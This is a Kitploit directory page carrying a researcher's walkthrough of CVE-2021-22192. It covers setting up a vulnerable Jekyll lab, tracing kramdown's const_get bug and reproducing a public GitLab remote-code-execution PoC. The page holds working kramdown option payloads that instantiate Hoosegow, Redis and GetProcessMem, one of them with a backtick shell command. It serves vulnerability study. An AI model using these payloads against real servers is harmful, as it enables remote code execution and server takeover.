
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Gitlab-RCE — CVE-2021-22192 | Kitploit
Tools/GitHubGitHub/petrusviet/gitlab-rce
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPapers & ResearchLearning & Education
GitHubpetrusviet/gitlab-rce

Gitlab-RCE

CVE-2021-22192

View Repository
1235 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Analysis of RCE vulnerability on Gitlab (CVE-2021–22192)

I) Building

  • This bug occurs on GitLab Community Edition (CE) and Enterprise Edition (EE) in versions (>=13.2, <13.7.9), (>=13.8, <13.8.6) and (>=13.9, <13.9.4)
  • You can follow the instructions of lyy289065406 to set up the environment.

II) Analysis

When I started to analyze this bug. I only had some valuable information from lyy289065406 that helped me understand the core issue in this bug. It seems that the bug is in the kramdown gem (<= 2.3.0), so I began to look into kramdown first.

1. Kramdown


We can check the kramdown patch, and we see the difference in the formatter_class function at module Kramdown::Converter::SyntaxHighlighter::Rouge

::Rouge::Formatters.const_get(formatter) changed to ::Rouge::Formatters.const_get(formatter, false)

The const_get function is inherited from the Object class; it can retrieve constants. It can even return classes that were previously declared and findable. The difference here is just adding a parameter false. Adding the false parameter makes const_get unable to get constants from the parent class or modules. What's more special: in the self.call function, formatter_class is called, then new(opts) is called. That means the method obtained via const_get will have its Constructor called to initialize.

root@kitploit:~
def self.call(converter, text, lang, type, call_opts)
      opts = options(converter, type)
      call_opts[:default_lang] = opts[:default_lang]
      return nil unless lang || opts[:default_lang] || opts[:guess_lang]

      lexer = ::Rouge::Lexer.find_fancy(lang || opts[:default_lang], text)
      return nil if opts[:disable] || !lexer || (lexer.tag == "plaintext" && !opts[:guess_lang])

      opts[:css_class] ||= 'highlight' # For backward compatibility when using Rouge 2.0
      formatter = formatter_class(opts).new(opts)
      formatter.format(lexer.lex(text))
    end

Wow, wow. So how can we Exploit???

Based on Kramdown:Options we can call the function Kramdown::Converter::SyntaxHighlighter::Rouge.call

root@kitploit:~
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}

Furthermore, we also see that at module Kramdown:Options, the function simple_hash_validator calls YAML.safe_load(val). Thus, we can also configure the YML file to supply the desired payload to Kramdown::Converter::SyntaxHighlighter::Rouge

root@kitploit:~
def self.simple_hash_validator(val, name)
      if String === val
        begin
          val = YAML.safe_load(val)
        rescue RuntimeError, ArgumentError, SyntaxError
          raise Kramdown::Error, "Invalid YAML value for option #{name}"
        end
      end
      raise Kramdown::Error, "Invalid type #{val.class} for option #{name}" unless Hash === val
      val
    end
  • Kramdown is used by Jekyll, GitLab Pages, GitHub Pages, and Thredd Forum. So I decided to try it with Jekyll first.

2. Jekyll

First, I need to set up Jekyll:

  • Install Jekyll
root@kitploit:~
gem install jekyll
  • Create a Jekyll page named jekyllTest
root@kitploit:~
jekyll new jekyllTest
  • Edit the Gemfile.lock file to downgrade kramdown version to <= 2.3.0
root@kitploit:~
cd jekyllTest

File Gemfile.lock

root@kitploit:~

...
kramdown (2.3.0)
...

  • Install the page
root@kitploit:~
 bundle install

Thus, we have completed creating a Jekyll page. Now we can inject the payload to see if Kramdown::Converter::SyntaxHighlighter::Rouge.call actually calls a method.

We can add to the file ./_config.yml

root@kitploit:~
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: CSV

Or use the kramdown Document by adding the payload to ./_posts/*.markdown

root@kitploit:~
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}

~~~ ruby
def what?
  42
end
~~~

Here I'll use the second method =)))))

  • Deploy the Jekyll page
root@kitploit:~
bundle exec jekyll serve

You might encounter the error "require': cannot load such file -- webrick (LoadError)" – you need to add gem "webrick"` to the Gemfile

  • We see the error message private method 'format' called for #<CSV io_type:Hash encoding:UTF-8 lineno:0 col_sep: This proves that the CSV class was called.

The next step is to determine which method to choose so that calling the constructor leads to RCE?

According to a analysis article CVE-2020-10518 that uses a bug in kramdown to cause RCE on Github. I target the Hoosegow class:

  • In the initialize function of Hoosegow, it calls load_inmate_methods
root@kitploit:~
def initialize(options = {})
    options         = options.dup
    @no_proxy       = options.delete(:no_proxy)
    @inmate_dir     = options.delete(:inmate_dir) || '/hoosegow/inmate'
    @image_name     = options.delete(:image_name)
    @ruby_version   = options.delete(:ruby_version) || RUBY_VERSION
    @docker_options = options
    load_inmate_methods
  • In load_inmate_methods, we see it calls require inmate_file
root@kitploit:~
 def load_inmate_methods
    inmate_file = File.join @inmate_dir, 'inmate.rb'

    unless File.exist?(inmate_file)
      raise Hoosegow::InmateImportError, "inmate file doesn't exist"
    end

    require inmate_file

    unless Hoosegow.const_defined?(:Inmate) && Hoosegow::Inmate.is_a?(Module)
      raise Hoosegow::InmateImportError,
        "inmate file doesn't define Hoosegow::Inmate"
    end

    if no_proxy?
      self.extend Hoosegow::Inmate
    else
      inmate_methods = Hoosegow::Inmate.instance_methods
      inmate_methods.each do |name|
        define_singleton_method name do |*args, &block|
          proxy_send name, args, &block
        end
      end
    end
  end
  • And inmate_file is created by concatenating @inmate_dir with 'inmate.rb'. If we can call this class and change the inmate_dir parameter to the path of our payload file, wouldn't that lead to RCE?

  • I ran a script in the Jekyll page path to check the defined methods:

root@kitploit:~
require "bundler"
Bundler.require

methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/ }
 
methods.each do |m|
  begin
    puts "trying #{m[:ob]}"
    m[:ob].new({a:1, b:2})
    puts "worked\n\n"
  rescue ArgumentError
      puts "nope\n\n"
  rescue NoMethodError
      puts "nope\n\n"
  rescue => e
      p e
      puts "maybe\n\n"
  end
  • Unfortunately, there was no class named Hoosegow, even when I avoided the script crashing midway by using the condition ob.name == "Hoosegow"
root@kitploit:~
require "bundler"
Bundler.require
  
methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name == "Hoosegow"  }

...
  • It turned out that the Hoosegow class was not declared in my class path; I added gem "hoosegow" to the Gemfile and the script found this class. [Hehehe]
  • Next, try calling Hoosegow via kramdown
root@kitploit:~
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Hoosegow, line_numbers: true\}" /}

~~~ ruby
def what?
  42
end
~~~

  • Boom. Nothing happened, the Hoosegow class was still not called. =)))))))))
  • I was stuck here.. for a week. Yep, wasted a whole week on it. I kept circling the question: "Why is the Hoosegow class present in bundler, but when called from within Kramdown it's not found? Shouldn't it be there?"

  • I thought: "If it's declared in the Gemfile, then the class path already contains that class. So if the program still can't find 'Hoosegow', it must not have been loaded...". So is there any way to declare a gem so that when Jekyll starts, it loads the gem before processing other parts of the source directory?

  • I read the Jekyll docs and found jekyll_plugins. Declaring it in the Gemfile like that wasn't enough; you have to declare the gem in the jekyll_plugins group to make it work :( because when you declare a gem inside jekyll_plugins, the gem is called unconditionally before Jekyll processes other sources. Even when running Jekyll in safe mode.

root@kitploit:~
group :jekyll_plugins do
  gem "jekyll-feed", "~> 0.12"
  gem "hoosegow"
end
  • I created an inmate.rb file at C:/ and ran the payload:
root@kitploit:~
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Hoosegow, inmate_dir: C:/\}" /}

~~~ ruby
def what?
  42
end
~~~
  • The inmate.rb file was called. So it seems we are almost successful in reproducing the PoC.

3. Gitlab

  • Gitlab has a Gitlab Pages feature, where I can deploy a Jekyll page. So I tried to upload the payload as a Jekyll page project (as above) to deploy on Gitlab.
  • The question is: how to upload the inmate.rb file to the Gitlab server and know where the uploaded inmate.rb file is located?
  • This is quite simple if we have permission to create projects and deploy them on Gitlab. We can upload the inmate.rb file to our own project and then edit the .gitlab-ci.yml file
root@kitploit:~
before_script:
  - pwd
  - gem install bundler
  - bundle install

  • This allows us to know where our project is stored. Then we can craft our payload :)

If we already have the ability to edit the .gitlab-ci.yml file and inject commands, why go through the trouble of writing a PoC? Isn't this just self RCE?

  • This question immediately popped up when I edited the .gitlab-ci.yml file. I tried to explain it in various ways: "Maybe there is a mechanism that scans the .yml file before it gets loaded?", ... but none satisfied me.
  • I researched how Gitlab deploys Gitlab Pages. I found that whenever a new page is deployed, or a file in the pages project is edited, the Gitlab Runner server renders the project into static web pages, then pushes them to the Gitlab Web server. That means this exploitation path could at most compromise the Runner Server. Compromising the Runner Server is not that serious, because it's just self RCE. Something seems off.
  • I looked for another input path: the wiki page. The wiki page allows using the kramdown format, so I suspected and tested here, but got no results because I only put the payload in the default '*.md' file, while '*.md' files restrict the necessary feature, so I abandoned this path :(

  • At this point, I had to stop and wait for the PoC to be published to save time for other research.

PoC Published

One fine day, the PoC was published. After reading it, the feeling of being a total noob surged strongly.

The core issue lies in kramdown, which we got right, but the path to it in Gitlab was a bit off =)

  • The author discovered that when uploading a wiki page with a '*.rmd' file, the program calls render_wiki_content -> other_markup_unsafe -> GitHub::Markup.render. So the '*.rmd' file is rendered with kramdown.

  • The author uploaded his '.rmd' file by cloning the wiki page locally, then using git to push the wiki page (including the '.rmd' file) to Gitlab.

  • The author used the Redis class (already declared in the Gitlab project, so we can call and use this class) to execute his payload.

When initializing the Redis class, if the driver option exists, the program calls the _parse_driver function. There, the program require "connection/#{driver}", we can manipulate the driver variable to make the program load our payload file uploaded to the server.

root@kitploit:~
def _parse_driver(driver)
      driver = driver.to_s if driver.is_a?(Symbol)

      if driver.kind_of?(String)
        begin
          require_relative "connection/#{driver}"
        rescue LoadError, NameError => e
          begin
            require "connection/#{driver}"
          rescue LoadError, NameError => e
            raise RuntimeError, "Cannot load driver #{driver.inspect}: #{e.message}"
          end
        end

        driver = Connection.const_get(driver.capitalize)
      end

      driver
    end
  • With the ability to create new snippets. An attacker can upload a Ruby payload using Attach a file.
  • In this exploit, the attacker needs to find the location of the uploaded payload file. This led the author to find a different exploit path:

Using the approach from Kramdown to call the Redis class, first the author imports the gem get_process_mem with the payload

root@kitploit:~
{::options syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Redis, driver: ../get_process_mem\}" /}

~~~ruby
    def what?
      42
    end
~~~

Then uses the previously imported gem get_process_mem to achieve RCE

root@kitploit:~
{::options syntax_highlighter="rouge" syntax_highlighter_opts="{a: '`echo inject > /tmp/inject`', formatter: GetProcessMem\}" /}

~~ ruby
    def what?
      42
    end
~~

Thus, without needing to locate the payload file's address, the attacker can still achieve RCE on the Gitlab Server

Ref:

  • https://github.com/lyy289065406/CVE-2021-22192
  • https://blog.csdn.net/smellycat000/article/details/109302520
  • https://hackerone.com/reports/1125425
Download Tool